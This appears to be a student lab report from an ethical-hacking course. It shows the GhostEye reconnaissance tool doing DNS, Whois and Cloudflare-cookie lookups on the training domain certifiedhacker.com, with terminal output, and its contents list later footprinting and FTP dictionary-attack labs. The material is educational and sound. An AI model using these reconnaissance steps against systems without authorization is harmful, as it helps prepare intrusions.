



8/14/2021

LAB ACTIVITIES





Table of Contents

Task 1: Information gathering using GhostEye	2
Task 2: Web Server Reconnaissance Skipfish.....	11
Task 3: Web Server footprinting using HTTPRecon tool	18
Task 4: Footprint a Web Server using ID Serve	23
Task 5: Footprinting a Web Server using Netcat and Telnet.....	26
Task 6: Enumerate Web Server Information using Nmap Scripting Engine (NSE)	29
Task 7: Uniscan Web Server Fingerprinting in Parrot Security.....	33
Lab 2: 1.1Crack FTP credentials using a Dictionary Attack	41


Task 1: Information gathering using GhostEye

Ghost Eye is a python-based reconnaissance tool developed by BullsEye0. Its primary function is to collect information. This is a passive information collection tool which uses several methods to gather information about a target. This information can then be used to identify vulnerabilities, open ports and the versions of the services running at each port. This gives an attacker a better idea of how to model their attacks for maximum damage. For defensive purposes, it is useful to better cover their bases and reduce the attack surface as much as possible.

Step 1; Installing GhostEye from GitHub




Step2: Do **sudo su** and enter the ParrotOS password. Then do **cd**. Use the command **cd ghost_eye**. Use the command **python3 ghost_eye.py** to start GhostEye



Step 3: from here it is mostly selecting the option and entering the target domain

Step 4: Starting with DNS Lookup



```
python3 ghost_eye.py - Parrot Terminal
File Edit View Search Terminal Help
[-] Searching for DNS Lookup: www.certifiedhacker.com
; <>> DIG 9.16.15-Dbian <>> www.certifiedhacker.com +trace ANY
;; global options: +cmd
.           IN      NS      m.root-servers.net.
.           IN      NS      b.root-servers.net.
.           IN      NS      c.root-servers.net.
.           IN      NS      d.root-servers.net.
.           IN      NS      e.root-servers.net.
.           IN      NS      f.root-servers.net.
.           IN      NS      g.root-servers.net.
.           IN      NS      h.root-servers.net.
.           IN      NS      a.root-servers.net.
.           IN      NS      i.root-servers.net.
.           IN      NS      j.root-servers.net.
.           IN      NS      k.root-servers.net.
.           IN      NS      l.root-servers.net.
.           IN  RRSIG  NS 8 0 518400 20210825050000 202
10812040000 26838 . WtVJW4fzqVPS/RTJkyowIZLXjuR9+TwMDwIEEEVAoHMNP05pu9u f40
G1ticuVv-KU6orRNNTba3N/oA2PeVFubcjbNRhcB9E13nfA2++ SYAEz2NxZ7xJpnJ50Uxksvev0
Ye+SunFG0/Nl8j52IY+10FRwyf0fRp MmIA-R2hyEu9LMZEL/EQHlg+s+PtIzuZIBpCwdJUN0L1hzzg1
AwSp1Ug Ytgt0+41Pj6b91nDqgW7ay23VGPA4LBd0R75gNB3xnPBTCvnmhXhp0II cNYaAKYP2Gz+kS3
3N5WJ/XDGKA1mLCBjhKRGEyAxVBbslgw0ggNmMv q6qKEg==
;; Received 525 bytes from 8.8.8.8#53(8.8.8.8) in 16 ms
```

```
python3 ghost_eye.py - Parrot Terminal
File Edit View Search Terminal Help
;; Connection to 2001:500:9f::42#53(2001:500:9f::42) for www.certifiedhacker.com
failed: network unreachable.
com.          IN      NS      j.gtld-servers.net.
com.          IN      NS      h.gtld-servers.net.
com.          IN      NS      k.gtld-servers.net.
com.          IN      NS      b.gtld-servers.net.
com.          IN      NS      e.gtld-servers.net.
com.          IN      NS      a.gtld-servers.net.
com.          IN      NS      d.gtld-servers.net.
com.          IN      NS      c.gtld-servers.net.
com.          IN      NS      f.gtld-servers.net.
com.          IN      NS      l.gtld-servers.net.
com.          IN      NS      m.gtld-servers.net.
com.          IN      NS      i.gtld-servers.net.
com.          IN      NS      g.gtld-servers.net.
com.          IN  RRSIG  DS 8 1 86400 20210826050000 202
268FB5885044A833FC5459588F4A9184CF C41A5766
86400 . IN  RRSIG  DS 8 1 86400 20210826050000 202
0813040000 26838 . Ux0BA05Iq51GGVdLcj6zLc2k4e0N+VRjAght77spUsavt785JB/k2bd xH0a
+ux/31f1SeEl2TzjNxk/jaUR9xJR0bkv7KmpNOKW9x300f21lq CJjojZlezuwBTHbiZ5Cy1y92
6qYnTRh3b2rdbeg8jfvGUMeBW4Y vXRCrEwdItesfPNqPrnI+Tn3WtymCZ/wfrFBuVrZUs175SP
j6Rwry dvjIV13DSxPN06TSP71d851qtjx/acsKEV2IIUV7KqAcxwSebjM4h0d 56o50xr+Bpp02d1
w/Fi0ZkbjX6hNFF/CStVSzuTN/RQn+DeZT5SAUlm gbvKfa==
```

Step 5: Using Whois Lookup

A screenshot of a terminal window titled "python3 ghost_eye.py - Parrot Terminal". The terminal shows the command "dig www.certifiedhacker.com +trace ANY" being run. The output includes a menu of 15 options, followed by the prompt "[+] Enter your choice: 3" and "[+] Enter Domain or IP Address: www.certifiedhacker.com". The background of the desktop is a dark blue network graph visualization.

```
www.certifiedhacker.com. 3789 IN HINFO "RFC8482" ""
;; Received 73 bytes from 162.159.24.80#53(ns1.bluehost.com) in 24 ms
dig www.certifiedhacker.com +trace ANY

[+] 1. EtherApe - Graphical Network Monitor (root)
[+] 2. DNS Lookup
[+] 3. Whois Lookup
[+] 4. Nmap Port Scan
[+] 5. HTTP Header Grabber
[+] 6. Clickjacking Test - X-Frame-Options Header
[+] 7. Robots.txt Scanner
[+] 8. Cloudflare Cookie scraper
[+] 9. Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit

[+] Enter your choice: 3
[+] Enter Domain or IP Address: www.certifiedhacker.com
```


A screenshot of a terminal window titled "python3 ghost_eye.py - Parrot Terminal". The terminal shows the command "dig www.certifiedhacker.com +trace ANY" being run. The output includes a menu of 15 options, followed by "[+] Searching for Whois Lookup: www.certifiedhacker.com", "No match for \"WWW.CERTIFIEDHACKER.COM\".", and ">>> Last update of whois database: 2021-08-13T15:59:09Z <<". Below this, there is a notice about the expiration date and terms of use for the whois database.

```
[+] Searching for Whois Lookup: www.certifiedhacker.com
No match for "WWW.CERTIFIEDHACKER.COM".
>>> Last update of whois database: 2021-08-13T15:59:09Z <<

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
```

Step 6: Using CloudFlare Cookie Scraper




```
python3ghost_eye.py - Parrot Terminal
File Edit View Search Terminal Help
Author: Jolanda de Koff aka Bulls Eye
Github: https://github.com/BullsEye0
Website: https://hackingpassion.com

Hi there, Shall we play a game..? @

R[+] 1. EtherApe - Graphical Network Monitor (root)
[+] 2. DNS Lookup
[+] 3. Whois Lookup
[+] 4. Nmap Port Scan
[+] 5. HTTP Header Grabber
[+] 6. Clickjacking Test - X-Frame-Options Header
[+] 7. Robots.txt Scanner
[+] 8. Cloudflare Cookie scraper
[+] 9. Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit

[+] Enter your choice: 8
[+] Enter Domain: www.certifiedhacker.com
skipfish1
skipfish2

Menu python3ghost_eye.py ...
```





```
python3ghost_eye.py - Parrot Terminal
File Edit View Search Terminal Help
[+] Cloudflare cookie scraper
[+] Target: http://www.certifiedhacker.com
[X] Unable to find Cloudflare cookies. This website does not have Cloudflare IUA
M enabled.

R[+] 1. EtherApe - Graphical Network Monitor (root)
[+] 2. DNS Lookup
[+] 3. Whois Lookup
[+] 4. Nmap Port Scan
[+] 5. HTTP Header Grabber
[+] 6. Clickjacking Test - X-Frame-Options Header
[+] 7. Robots.txt Scanner
[+] 8. Cloudflare Cookie scraper
[+] 9. Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit



[+] Enter your choice: 8
skipfish1
skipfish2

Menu python3ghost_eye.py ...
```

